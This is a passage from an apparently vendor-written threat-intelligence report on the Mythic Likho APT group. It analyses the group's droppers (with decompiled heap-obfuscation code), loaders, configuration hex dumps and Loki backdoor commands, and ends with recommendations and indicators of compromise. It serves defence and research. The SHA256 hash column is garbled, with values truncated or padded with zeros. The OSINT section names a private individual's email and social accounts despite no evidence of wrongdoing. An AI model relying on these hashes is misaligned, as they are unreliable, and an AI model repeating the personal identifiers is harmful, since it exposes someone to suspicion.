33                     XorMask);
34                 result += 16;
35                 CurrentVector = _mm_add_epi8(CurrentVector, Increment);
36             }
37             while ( result != 1024 );
38         }
39         *(pageTable + pageIndex) = pagePtr;
40     }
41     ++pageIndex;
42 }
43 while ( pageIndex != 50000 );
44 if ( pageTable )
45 {
46     for ( zeroFirstByteLoopIndex = 3; zeroFirstByteLoopIndex != 50003; zeroFirstByteLoopIndex += 4 )
47     {
48         p0 = *(pageTable + zeroFirstByteLoopIndex - 3);
49         if ( p0 )
50             *p0 = 0;
51         p1 = *(pageTable + zeroFirstByteLoopIndex - 2);
52         if ( p1 )
53             *p1 = 0;
54         p2 = *(pageTable + zeroFirstByteLoopIndex - 1);
55         if ( p2 )
56             *p2 = 0;
57         p3 = *(pageTable + zeroFirstByteLoopIndex);
58         if ( p3 )
59             *p3 = 0;
60     }
61     result = 1;
62     for ( pageIndex = 0; pageIndex != 50000; ++pageIndex )
63     {
64         if ( *(pageTable + pageIndex) )
65         {
66             state = pageIndex ^ 0xA5;
67             pageSalt31 = 31 * pageIndex;
68             stepCtr = 0x11;
69             for ( i = 0; i != 4096; i += 2 )
70             {
71                 val0 = (stepCtr - 0x3B * (pageSalt31 ^ state) - 0x11) ^ (pageIndex + i);
72                 (*(pageTable + pageIndex) + i) = val0;
73                 state = (stepCtr - 0x3B * (pageSalt31 ^ val0)) ^ (result + i);
74                 (*(pageTable + pageIndex) + i + 1) = state;
75                 stepCtr += 0x22;
76             }
77         }
78         ++result;
79     }
80 }
81 return result;

```

Heap data obfuscation

Since the dropper calls this routine multiple times, total memory allocation can reach up to 1 GB. The heap flooding serves several purposes: it increases memory entropy, hinders process dump analysis, and conceals payload artifacts. Combined with the redesigned structure and the removal of C2 communication, this makes the new dropper version stealthier and more resilient.

Dropper 2

The executable saved in the previous step is the next-stage dropper, used for extracting and launching the final payload loader. Like its predecessor, it exists in multiple versions and contains a packed resource, a hallmark of this attack chain, capable of supporting multiple loaders and loader versions used by the attackers.

```
1  struct RESOURCE_BLOB {
2      DWORD magic;
3      WORD  mainEntryType;           // тип записи (режим работы дроппера)
4      DWORD mainEntrySize;
5      BYTE  mainEntryData[mainEntrySize];
6
7      WORD  additEntryType;          // тип доп. блока
8      DWORD additEntrySize;
9      BYTE  additEntryData[additEntrySize];
10
11     if (mainEntryType == 4 && additEntryType == 2) {
12         DWORD ExtraEntrySize;
13         BYTE  ExtraEntryData[ExtraEntrySize];
14     }
15 };
```

Dropper 2 resource structure

The second-stage dropper inherits the same architectural principles: it dynamically resolves function addresses using a custom DJB2 hash variant, unpacks the resource container, and processes it.

The key difference at this stage is that after extracting each entry, the dropper identifies its type (EntryType) and uses it to control reflective loading of the next stage.

Entry types

mainEntryType	additEntryType	Destination
4	2	The first and second additional blocks are processed: the first is interpreted as connection parameters and passed to the loaded DLL as an argument to the called function, while the second is processed by dummy handlers and then destroyed.
3	-	All additional sections are ignored; the DLL is loaded without arguments.
2	-	The first additional block is interpreted as connection parameters and passed to the loaded DLL as an argument.
1	-	The first additional block is read, processed by dummy handlers, and then destroyed.

Our analysis covered multiple versions of this tool, allowing us to trace its evolution. While the resource block format has remained unchanged, Mythic Likho's developers have steadily expanded the set of supported entry types and introduced anti-analysis mechanisms. One example is the heap obfuscation technique described above, which was absent in earlier versions of Dropper 2. Additionally, the presence of dummy handlers suggests groundwork for future capability expansion.

Loaders

The reflectively loaded DLL acts as a loader agent: it collects system information, sends it to the C2 server, and receives the final payload (the Loki backdoor) in return. All loader versions use AES for message encryption and are compatible with the Mythic and Havoc post-exploitation frameworks.

The message structure varies slightly between versions but has remained consistent since the second half of 2025, with the following fields:

- Loader version (1.0, 2.0)
- Unique 36-byte agent identifier
- Number of adapters
- Adapter IPv4 addresses
- OS architecture (x86, x64, arm, arm64, or UNKNOWN)
- OS version
- Computer name

- User name
- Current process PID
- Path to the current executable
- Process integrity level

As with the droppers, Mythic Likho has widely used multiple loader variants since 2024, and we were able to trace their evolution as well.

HuLoader

HuLoader is the first tool in this family. Unlike later variants, it is a standalone executable delivered without the use of droppers.

The earliest version, discovered in 2024, was version 0.0.2. It was the only version that not only collected system information (using the checkin tag) but also requested commands for execution (using the get_tasking tag). Depending on the received command, one of the following actions was performed:

- 0xD9E10DB1: run a Beacon Object File (BOF).
- 0x9467C7F4: change the polling interval.
- 0x07FAF78A: send a heartbeat message.

Another notable detail: this version is where the string "Terminating Loki... Remember, I'll be back!" first appears—later carried over to the Loki backdoor downloaded from the C2 server.

In later modifications, the group removed the built-in command system, splitting the loader and backdoor into two separate components and laying the groundwork for subsequent attacks.

Merlin

Merlin is an open-source post-exploitation tool written in Go, covered in detail in our colleagues' [report](#). This loader retains the core functions established in HuLoader: collecting fixed system information and downloading the backdoor.

By May 2025, Mythic Likho was deploying the Merlin agent through the dropper chain. Notably, the extracted resource was of type 3 per the table above (loading without passing connection parameters as an argument).

ReflectPulse

ReflectPulse was the most heavily used tool by Mythic Likho across the majority of attacks observed in 2025. Over this period, we analyzed multiple versions of the tool, identifying key changes in its functionality.

Loader versions used between March and October 2025 were extracted from Dropper 2's resources and received connection parameters as a launch argument: the encryption key, a unique agent identifier, User-Agent, a list of endpoints, and the AES-encrypted C2 server address. The loader used this key both to decrypt the configuration string containing the C2 address and to encrypt and decrypt messages during C2 communication.

Адрес	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	20	00	00	00	85	1F	4E	AD	5C	D8	7E	20	8D	4D	54	3B	...N.\.~.MT;
00000010:	A3	95	B3	6F	E9	4F	62	7A	22	D2	FB	D2	DD	F0	19	41	...o.0bz".....A
00000020:	8A	51	57	0D	25	00	00	00	66	32	63	62	39	62	35	34	..QW.%...f2cb9b54
00000030:	2D	39	33	64	38	2D	34	35	38	33	2D	38	65	32	30	2D	-93d8-4583-8e20-
00000040:	64	39	61	35	38	33	65	62	37	35	37	36	00	01	00	01	d9a583eb7576....
00000050:	00	60	00	00	00	16	79	6F	CC	14	D9	0D	44	1E	D1	8A	...yo....D...
00000060:	A1	1F	0A	C4	6B	10	BF	BE	EC	E3	09	93	BB	B8	B4	98	...k.....
00000070:	8A	01	99	06	9D	83	66	35	F6	DF	18	CA	53	76	B9	4B	f5....Sv.K
00000080:	EE	94	B9	87	6C	0A	28	F9	C8	7E	51	87	5D	52	A8	95	...l.(.~Q.]R..
00000090:	B9	06	5A	B9	6A	A8	D9	89	E8	8F	1A	E7	63	2E	D7	AF	..Z.j.....c...
000000A0:	CD	05	68	E6	EF	93	DF	DB	58	6C	61	30	19	0D	4A	1E	..h....Xla0..J.
000000B0:	78	20	D1	4D	CD	BB	01	0C	00	00	00	69	00	6E	00	64	x.M.....i.n.d
000000C0:	00	65	00	78	00	00	00	0A	00	00	00	64	00	61	00	74	e.x.....d.a.t
000000D0:	00	61	00	00	00	04	00	00	00	71	00	00	00	E0	00	00	a.....q.....
000000E0:	00	4D	00	6F	00	7A	00	69	00	6C	00	6C	00	61	00	2F	M.o.z.i.l.l.a./
000000F0:	00	35	00	2E	00	30	00	20	00	28	00	57	00	69	00	6E	5..0..(W.in
00000100:	00	64	00	6F	00	77	00	73	00	20	00	4E	00	54	00	20	d.o.w.s..N.T.
00000110:	00	31	00	30	00	2E	00	30	00	3B	00	20	00	57	00	69	1.0..0;.W.i
00000120:	00	6E	00	36	00	34	00	3B	00	20	00	78	00	36	00	34	n.6.4;.x.6.4
00000130:	00	29	00	20	00	41	00	70	00	70	00	6C	00	65	00	57	).A.p.p.l.e.W
00000140:	00	65	00	62	00	4B	00	69	00	74	00	2F	00	35	00	33	e.b.k.i.t./5.3
00000150:	00	37	00	2E	00	33	00	36	00	20	00	28	00	4B	00	48	7..3.6..(K.H
00000160:	00	54	00	4D	00	4C	00	2C	00	20	00	6C	00	69	00	6B	T.M.L.,.l.i.k
00000170:	00	65	00	20	00	47	00	65	00	63	00	6B	00	6F	00	29	e..G.e.c.k.o.)
00000180:	00	20	00	43	00	68	00	72	00	6F	00	6D	00	65	00	2F	..C.h.r.o.m.e./
00000190:	00	31	00	34	00	30	00	2E	00	30	00	2E	00	30	00	2E	1.4.0..0..0..
000001A0:	00	30	00	20	00	53	00	61	00	66	00	61	00	72	00	69	0..S.a.f.a.r.i
000001B0:	00	2F	00	35	00	33	00	37	00	2E	00	33	00	36	00	00	/5.3.7..3.6..
000001C0:	00	01	00	16	00	00	00	55	00	73	00	65	00	72	00	2D	U.s.e.r.-
000001D0:	00	41	00	67	00	65	00	6E	00	74	00	00	00	E0	00	00	A.g.e.n.t.....
000001E0:	00	4D	00	6F	00	7A	00	69	00	6C	00	6C	00	61	00	2F	M.o.z.i.l.l.a./
000001F0:	00	35	00	2E	00	30	00	20	00	28	00	57	00	69	00	6E	5..0..(W.in
00000200:	00	64	00	6F	00	77	00	73	00	20	00	4E	00	54	00	20	d.o.w.s..N.T.
00000210:	00	31	00	30	00	2E	00	30	00	3B	00	20	00	57	00	69	1.0..0;.W.i
00000220:	00	6E	00	36	00	34	00	3B	00	20	00	78	00	36	00	34	n.6.4;.x.6.4
00000230:	00	29	00	20	00	41	00	70	00	70	00	6C	00	65	00	57	).A.p.p.l.e.W
00000240:	00	65	00	62	00	4B	00	69	00	74	00	2F	00	35	00	33	e.b.k.i.t./5.3
00000250:	00	37	00	2E	00	33	00	36	00	20	00	28	00	4B	00	48	7..3.6..(K.H
00000260:	00	54	00	4D	00	4C	00	2C	00	20	00	6C	00	69	00	6B	T.M.L.,.l.i.k
00000270:	00	65	00	20	00	47	00	65	00	63	00	6B	00	6F	00	29	e..G.e.c.k.o.)
00000280:	00	20	00	43	00	68	00	72	00	6F	00	6D	00	65	00	2F	..C.h.r.o.m.e./
00000290:	00	31	00	34	00	30	00	2E	00	30	00	2E	00	30	00	2E	1.4.0..0..0..
000002A0:	00	30	00	20	00	53	00	61	00	66	00	61	00	72	00	69	0..S.a.f.a.r.i
000002B0:	00	2F	00	35	00	33	00	37	00	2E	00	33	00	36	00	00	/5.3.7..3.6..
000002C0:	00	3C	00	1E	00	01	00	00	C0	46	CD	37	51	DD	01	00	<.....F.7Q...
000002D0:	00	00	00														...

Configuration structure passed to the loader

In November of the same year, Mythic Likho used an updated version of ReflectPulse for the first time, which differed significantly from its predecessors. In addition to the configuration, Dropper 2 also passed a plaintext copy of the Loki backdoor to the loader. The configuration structure was also expanded.

Адрес	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	20	00	00	00	9A	19	AF	82	4C	22	F4	79	7D	64	21	27	... L" y}d!'
00000010:	A1	E7	01	C1	27	F5	02	74	D3	BC	B1	68	6F	93	D1	D3	... ' t ho
00000020:	BB	3B	16	0C	25	00	00	00	30	34	65	31	33	63	30	32	; %...04e13c02
00000030:	2D	35	31	62	30	2D	34	63	30	62	2D	38	61	62	35	2D	-51b0-4c0b-8ab5-
00000040:	35	32	37	63	36	66	63	65	63	63	30	31	00	01	00	01	527c6fcecc01...
00000050:	00	70	00	00	00	83	36	17	02	1A	36	8D	AB	6C	F3	12	p...6...6...l...
00000060:	DB	1B	90	5A	FA	01	F8	A5	07	56	B6	4B	C1	47	F7	25	...Z...V.K.G.%
00000070:	6E	1B	A3	F5	09	DE	C1	A3	8D	4A	E1	43	BC	39	92	B7	n.....J.C.9...
00000080:	AA	4C	46	C8	06	DC	D9	A2	E6	BB	9B	2D	10	18	FE	4E	LF.....~...N
00000090:	45	29	6D	F3	B3	75	2A	CD	3F	D4	7E	21	9C	E9	34	21	E)m.u*?.~!..4!
000000A0:	6A	2C	27	09	74	7B	3D	DD	6D	3A	1A	63	4E	16	5F	AF	j,'t{= m: cN...
000000B0:	11	81	FB	A3	C1	9E	D3	16	DE	89	22	87	0E	F1	80	3C	".....<
000000C0:	D8	66	C2	60	AC	BB	01	0C	00	00	00	69	00	6E	00	64	f.....i n d
000000D0:	00	65	00	78	00	00	00	0A	00	00	00	6D	00	65	00	74	e.x.....m.e.t
000000E0:	00	61	00	00	00	0A	00	00	00	64	00	61	00	74	00	61	a.....d.a.t.a
000000F0:	00	00	00	7C	00	00	00	4D	00	6F	00	7A	00	69	00	6C	M.o.z.i.l
00000100:	00	6C	00	61	00	2F	00	35	00	2E	00	30	00	20	00	28	l a / 5 . 0 . (
00000110:	00	57	00	69	00	6E	00	64	00	6F	00	77	00	73	00	2B	W i n d o w s .
00000120:	00	4E	00	54	00	20	00	36	00	2E	00	33	00	3B	00	20	N T . 6 . 3 ;
00000130:	00	54	00	72	00	69	00	64	00	65	00	6E	00	74	00	2F	T r i d e n t /
00000140:	00	37	00	2E	00	30	00	3B	00	20	00	72	00	76	00	3A	7 . 0 ; r v . :
00000150:	00	31	00	31	00	2E	00	30	00	29	00	20	00	6C	00	69	1 1 . 0) . l i
00000160:	00	6B	00	65	00	20	00	47	00	65	00	63	00	6B	00	6F	k e . G e c k o
00000170:	00	00	00	01	00	16	00	00	00	55	00	73	00	65	00	72	U.s.e.r
00000180:	00	2D	00	41	00	67	00	65	00	6E	00	74	00	00	00	7C	- . A . g . e . n . t . .
00000190:	00	00	00	4D	00	6F	00	7A	00	69	00	6C	00	6C	00	61	...M.o.z.i.l.l.a
000001A0:	00	2F	00	35	00	2E	00	30	00	20	00	28	00	57	00	69	/ 5 . 0 . (W . i
000001B0:	00	6E	00	64	00	6F	00	77	00	73	00	20	00	4E	00	54	n . d . o . w . s .
000001C0:	00	20	00	36	00	2E	00	33	00	3B	00	20	00	54	00	72	. 6 . . 3 ; . T r
000001D0:	00	69	00	64	00	65	00	6E	00	74	00	2F	00	37	00	2E	i . d . e . n . t . /
000001E0:	00	30	00	3B	00	20	00	72	00	76	00	3A	00	31	00	31	. 0 ; . r . v . : . 1
000001F0:	00	2E	00	30	00	29	00	20	00	6C	00	69	00	6B	00	65	. . 0) . l i k e
00000200:	00	20	00	47	00	65	00	63	00	6B	00	6F	00	00	00	38	. . G . e . c . k . o . . 8
00000210:	01	29	00	01	00	00	80	FF	2F	3F	C5	E0	01	00	00	00	.) / ?
00000220:	00	01	00	00	98	01	00	4D	5A	90	00	03	00	00	00	04	MZ.....
00000230:	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	@.....
00000240:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000250:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000260:	00	00	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	!
00000270:	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	..L!This progra
00000280:	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	m cannot be run
00000290:	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	00	00	0A	24	in DOS mode...\$
000002A0:	00	00	00	00	00	00	00	50	45	00	00	64	86	0B	00	EB	PE..d...
000002B0:	B4	00	69	00	00	00	00	00	00	00	00	F0	00	2E	22	0B	..i....."
000002C0:	02	02	29	00	5E	01	00	00	94	01	00	00	0C	00	00	D0	..).^.....
000002D0:	BE	00	00	00	10	00	00	00	00	29	71	03	00	00	00	00	)q.....
000002E0:	10	00	00	00	02	00	00	04	00	00	00	00	00	00	00	05	

```

1 struct CONFIG {
2     DWORD aes_key_len;
3     BYTE key[aes_key_len];
4     DWORD agent_id_len;
5     BYTE agent_id[agent_id_len];
6     WORD is_plain_c2_config;
7     if (is_plain_c2_config) {
8         WORD byte;
9         DWORD C2_server_len;
10        BYTE C2_server[C2_server_len];
11        WORD C2_port;
12        DWORD endpoint1_len;
13        BYTE endpoint1[endpoint1_len];
14        DWORD endpoint2_len;
15        BYTE endpoint2[endpoint2_len];
16        DWORD query_param_len;
17        BYTE query_param[query_param_len];
18        DWORD user_agent_len;
19        BYTE user_agent[user_agent_len];
20        WORD is_headers;
21        if (is_headers) {
22            DWORD header_name_len;
23            BYTE header_name[header_name_len];
24            DWORD header_val_len;
25            BYTE header_val[header_val_len];
26        }
27        WORD sleep_interval;
28        WORD sleep_jitter;
29        WORD byte;
30        QWORD magic;
31        WORD is_extra_block;
32        if (is_extra_block){
33            DWORD extra0_len;
34            BYTE extra0[extra0_len];
35
36            WORD extra0_param1;
37            WORD extra0_param2;
38            if (extra0_param2) {
39                DWORD extra1_len;
40                BYTE extra1[extra1_len];
41            }
42            WORD extra0_param3;
43            WORD extra0_param4;
44            if (extra0_param4) {
45                DWORD extra2_len;
46                BYTE extra2[extra2_len];
47            }
48        }
49    }
50    WORD is_encrypted_c2_config;
51    if (is_encrypted_c2_config) {
52        // <...>
53    }
54    WORD is_implant_image;
55    if (is_implant_image) {
56        DWORD implant_image_size;
57        BYTE implant_image[implant_image_size];
58    }
59 }

```

Updated configuration structure passed to the loader

ReflectPulse uses a unified encryption format for both configuration data and C2 communication. Data is encrypted using AES-CBC, with integrity verified via HMAC-SHA-256.

The resulting ciphertext contains the initialization vector, encrypted data, and authentication code. Its structure is as follows:

[IV]	[AES-CBC (plaintext)]	[HMAC-SHA256 (IV ciphertext)]
16 байт	n-байт	32 байта

Ciphertext structure

After receiving the configuration from Dropper 2, the loader extracts its parameters. If the agent module was passed in plaintext, the loader encrypts it using the format described above and stores it exclusively in encrypted form in memory until execution. ReflectPulse then initiates C2 communication using polling intervals extracted from the configuration.

If no agent module is included in the configuration, the loader sends the collected system information and waits for the encrypted agent module in the C2 server's response. When the agent module is present, ReflectPulse still sends system information but waits for a response authorizing payload decryption and execution.

The data transmission method is determined by a hardcoded value: ReflectPulse supports both GET and POST requests. The configuration provides two separate endpoints, one for each method, along with an HTTP request parameter used to carry the data sent to the C2 server.

Notably, the loader supports two operating modes, selected via a dedicated flag. In standard mode, configuration data is stored and transmitted in plaintext. In stealth mode, configuration parameters are stored and transmitted exclusively in encrypted form. ReflectPulse first decrypts them, then repacks each parameter by XOR-encrypting it with a unique key, hindering process memory dump analysis.

Loki backdoor

Regardless of the delivery method, once the C2 server responds, the encrypted payload resides in process memory. After decryption and successful authentication code verification, the agent reflectively loads the module and calls its exported function, passing previously extracted configuration data along with already-resolved function addresses required for further operation.

During initialization, Loki creates a startup message to be sent to the C2 server. This message contains the hardcoded magic value 01 00 01 00 00 00 and is encrypted using the same algorithm and key as the loader. The transmission method (GET or POST) is also hardcoded and independent of the configuration.

After receiving and successfully decrypting the C2 server's response, the backdoor processes it. A C2 response may contain multiple commands, which are then processed sequentially until all have been handled.

The updated Loki's functionality remains unchanged from its first version, as previously [documented](#).

Command	Destination
0	Terminate backdoor execution
1	Update server communication interval
2	Download a file from the C2 server to the target system
3	Upload a file from the target system to the C2 server
4	Launch a new process
5	Load and execute code within a specified process
6	Change the current working directory
7	Forcefully terminate a specified process
8	Execute Beacon Object File (BOF)
9	View the current working directory
10	Manage Windows access tokens and privileges
11	Retrieve environment variables and their values

Commands supported by the backdoor

Command execution results are sent to the C2 server as structured messages. Successful execution is reported with status 0x04, while errors use 0x05. In addition to the status, messages include the fixed value 0x01 (likely a backdoor version identifier) and the executed command code.

Optionally, a command execution message may include additional fields such as the command subtype (indicating how the command was handled), an internal error code, and a LastError value. If the command succeeds, the message also includes execution result data where applicable.

Structure of messages generated by the backdoor

Threat landscape

Since Mythic Likho's operations focus on financial extortion, its victims are large, well-resourced organizations in the following sectors of the Russian economy:

- Mechanical engineering
- Mining
- Manufacturing

Meanwhile, organizations whose infrastructure was compromised and used by the group for malware delivery belong to sectors that provide effective cover for social engineering and impersonation:

- Government and public sector
- Mass media
- Retail

Artifacts

Link to (Ex)Cobalt

During 2025 incident investigations, the PT ESC team found that during the persistence phase in compromised networks, the attackers used Chisel to establish a network tunnel to 87.251.66[.]8, deployed the [Megatsune rootkit, a proprietary tool from \(Ex\)Cobalt's arsenal](#), onto the target host, and added new users and SSH keys.

Days later, these SSH keys were used to log in and advance the attacks using the HuLoader and ReflectPulse loaders—proprietary tools from Mythic Likho's toolkit.

For further lateral movement within the compromised network, Mythic Likho mounted a remote SMB share containing these loaders onto the infected hosts. This share was hosted on 87.251.66[.]8, the same server previously used by the Megatsune operators for Chisel tunneling.

We believe these artifacts directly point to a link between (Ex)Cobalt and Mythic Likho. The two groups either conduct attacks in tandem, complementing each other's tools and techniques, or share proprietary malware.

During retrospective analysis of compromised networks, the PT ESC team also identified XDSpy activity. However, given the significant time gap of several months between the incidents, there is insufficient evidence to establish a connection between the groups.

OSINT investigation

While investigating incidents linked to Mythic Likho attacks, the PT ESC team discovered that during the data collection phase, the group uses an outdated 2020 version of XenArmor Password Recovery with a free trial license issued to onimaruslade@gmail[.]com.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	
00000000	78	65	6E	61	72	6D	6F	72	2D	35	35	30	31	2D	35	35	30	31	2D	35	35	30	31	2D	xenarmor-5501-5501-5501-
00000018	78	65	6E	61	72	6D	6F	72	02	00	00	00	45	00	00	00	38	99	B3	00	D8	67	B3	00	xenarmor....E...8™³.Øg³.
00000030	58	45	4E	31	35	54	54	4E	2D	32	31	37	37	41	54	31	32	2D	35	53	54	4C	4B	52	XEN15TTN-2177AT12-SSTLKR
00000048	31	4B	2D	53	52	32	31	53	4F	46	54	7C	6F	6E	69	6D	61	72	75	73	6C	61	64	65	1K-SR21SOFT onimaruslade
00000060	40	67	6D	61	69	6C	2E	63	6F	6D	7C	31	30	2D	30	38	2D	32	30	32	30	E1	BD	06	@gmail.com 10-08-2020á%.
00000078	22	23	E0	C4	CB	C3	1F	A6																	"#áÄEÄ.!

XenArmor Password Recovery license file

The OSINT investigation led the threat intelligence team to social media accounts on foreign platforms registered to this email address. The accounts belong to a Canadian resident with interests in anime and German football. There is no evidence linking him to the cybercriminal underground. However, dark web records show their credentials for various foreign services and social media platforms have been exposed in database leaks; the same simple password was reused across all of them.



About this account



ms

@onimaruslade



Date joined

июнь 2013 г.



Account based in

Canada



Connected via

Web



About this account



marc

@onislade



Date joined


август 2011 г.



Connected via

Web

Accounts linked to onimaruslade@gmail[.]com: "ms" @onimaruslade is registered to this email;
the older "marc" @onislade account follows it



However, the following facts raise concerns:

- No XenArmor account: the utility observed during the incident used a trial license, which only requires providing an email address. No full registration on the developer's website is needed.
- Outdated XenArmor version: using a 2020 version in 2024–2025 attacks is illogical, since a current 2025 trial version is still freely available from the developer's website.

The discovered artifacts point to two possible scenarios:

- The Canadian resident is a member of the Mythic Likho group or is indirectly linked to its operations, including the possibility of being used as an unwitting participant.
- The tool copy circulates in the cybercriminal underground as a result of prior compromise of the individual's accounts or devices, whether through malware infection or password reuse across services.

Conclusion

For two years, PT ESC experts have consistently tracked sophisticated attacks by the Mythic Likho APT group targeting Russian critical infrastructure. Since its earliest attacks, the group has relied on carefully crafted social engineering, compromised legitimate infrastructure, and custom-built malware, steadily refining and expanding its capabilities.

Mythic Likho demonstrates strong technical expertise, maintains strict anonymity of its malicious infrastructure, and is in active contact and collaboration with other professional APT groups targeting Russia. Its members are most likely seasoned cybercriminal professionals with extensive attack experience and sufficient resources.

The Positive Technologies Expert Security Center expects Mythic Likho to remain a persistent threat to Russian critical infrastructure for the foreseeable future. Effective defense against such persistent, sophisticated cyberattacks requires comprehensive solutions that combine established detection expertise with current threat intelligence. PT ESC's Threat Intelligence team will continue to monitor the APT group's activity, promptly alert potential victims to planned cyberattacks, and provide unique threat intelligence to users of Positive Technologies products and the [PT Fusion](#) portal.

Recommendations

To defend against Mythic Likho's attacks, our recommendations are to:

- Use licensed antivirus solutions with up-to-date, regularly refreshed signature databases.
- Scan email attachments from untrusted or suspicious senders with antivirus tools.
Be cautious if there's no prior correspondence; the sender isn't a known counterparty; the domain is unusual; or the message stresses urgency, especially while invoking government agencies, regulators, or supervisory bodies.
- Do not open password-protected archives or embedded files without scanning them first.
- Disable hiding of file extensions and verify actual extensions: don't open files whose icon doesn't match the real extension; don't open files with multiple dot-separated extensions at the end of the name.
- Provide regular employee training and exercises on safe email use and resisting social engineering.

Indicators of compromise

File-based IoCs

MD5	SHA1	SHA256
eb7886ddc6d28d174636622648d8e9e0	98cffa5906adb7bbbb9a6aa7c0bf18587697cf10	aa
124d2cb81a7e53e35cc8f66f0286ada8	33f1f806a0d2923d16cd97b6e63a4fe3c90e3151	25
14c509df83931028a3c576faeb1d599e	4ead241f723ea852a3be6a7cfa16fa5f42025c37	75
050d69e24cb6faa831bb4a5e846f023d	fabde9897cca773f3e8d93367d0617d3741d4df3	b5
724c8e3fc74dde15ccd6441db460c4e4	55e885d70ea4b92f743af569648f40d42f1687ad	ff4
834f7e48aa21c18c0f6e5285af55b607	4ef6dafef12eb0d3ffc338c26623c2d4bc026d55	1a
46505707991e856049215a09bf403701	21cdde4f6916f7e4765a377f6f40a82904a05431	ff6
375cfe475725caa89edf6d40acd7be70	8326b2b0569305254a8ce9f186863e09605667e7	81
1b09c01840d9f7a09e6cf819357aa909	064d21ea562c29ff11b95420dc4bbc6aba080d8b	97
d3d6544e5be3c673c2225f1aca9359cc	9861be47d595225055917789224ab0a88308478f	ac
ded148a5a34e1d50f2cd6c9685bf28e8	7353f5c403b9ba44822ae277dc257c0ffff40c83	ec
6b16d1c2d6d749c8b0e7671e9b347791	ce8b8dc09bcdf5b80b079bbd07b03dac1fde7d18	41
318f29279eb36726385dfa60e626fe50	e10a2ca054e316cbaad605cc48e68a6007abf846	7ff
c3804f7475c8a30f3a58e687e5323ce6	afb18a441e5cd7c0a79f314d6751c90b048972a6	97
53f484ba46e18c5cd5915c3e9e79f8b0	59e484152eb566b480ebc6e9641c9c683a64f343	3d
0fb8c76db4554c7454b8fbc02067e757	e1d8f255c183bc42e2b0d94db2c6223c38cc9c03	6c

MD5	SHA1	SHA256
64679578cbf4db4613c50be4a6ae0896	9c751a5d4ac72c1ab8d77adcef36360a534b51fa	5c0b1000000000000000000000000000
c62623550cdf30d1f990d7eb351cdd0a	48d7e3af86d0de159e1fe8fb03475088da58b1dd	d1000000000000000000000000000000
